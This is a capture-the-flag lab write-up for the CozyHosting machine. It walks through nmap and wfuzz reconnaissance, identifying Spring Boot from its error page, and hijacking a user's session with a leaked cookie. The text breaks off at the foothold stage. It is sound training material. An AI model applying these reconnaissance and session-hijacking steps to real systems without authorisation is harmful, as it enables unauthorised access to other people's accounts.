CozyHosting Writeup
Machine Info
- Name: CozyHosting
- Difficulty: Easy
Network Scanning
Nmap

After we got the IP address of the target machine, we run nmap to scan all ports with version detection and script scanning. I used -T 4 here to scan the ports faster but in a real world environment I wouldn’t recommend scanning this fast as nmap might miss a port that was open.
1
sudo nmap 10.10.11.230 -sC -sV -T 4 -p-

Dont forget to add the domain name to the /etc/hosts file as follows so that you can view the site.
Enumeration

A good thing to always practice instead is viewing every page, checking the source code to gain more information on what you’re going up against, the only thing of intrest that we were able to find though is a login page

I tried a couple of default admin credentials as well as sql injection but none of them worked.

After no credential was successful, I continued to dig around to see what I can find before I run a directory scan, checking the network tab in devloper mode to see if any hidden files were being loaded, or even the debugger thinking that there may be a login system that exposes a way to change our cookies and get elevated privileges.

No luck on either or. Time to finally run a directory scan so we can see what we’re working with.
1
wfuzz -c -f,/home/kali/SecLists/Discovery/Web-Content/raft-large-directories.txt --hc 404 -u "http://cozyhosting.htb"
Wfuzz

After finishing my directory scans I became a little stumped, I wasn’t able to find any interesting files or directories. I decided to view the /error directory just to see if it would give me any extra information that would help me.
Spring Boot

Ah ha, I’ve never seen this kind of error page before, maybe we should look into it. After googling “White Label error”” we were able to get a name for a possible framework running on the website that uses this type of error, the framework is called “Spring Boot”

After researching this framework I eventually came across a wordlist specified for spring boot which is provided by SecLists. So lets run this in wfuzz to see what we can find.

Finally. We have more information on the website, lets check these directories to see if they contain any valuable information.

Bingo. Looks like we found cookies for a user named “kanderson” lets change our cookies to his and see if we can bypass the login page, you can do this by using the developer tools.

And we’re in!
Foothold
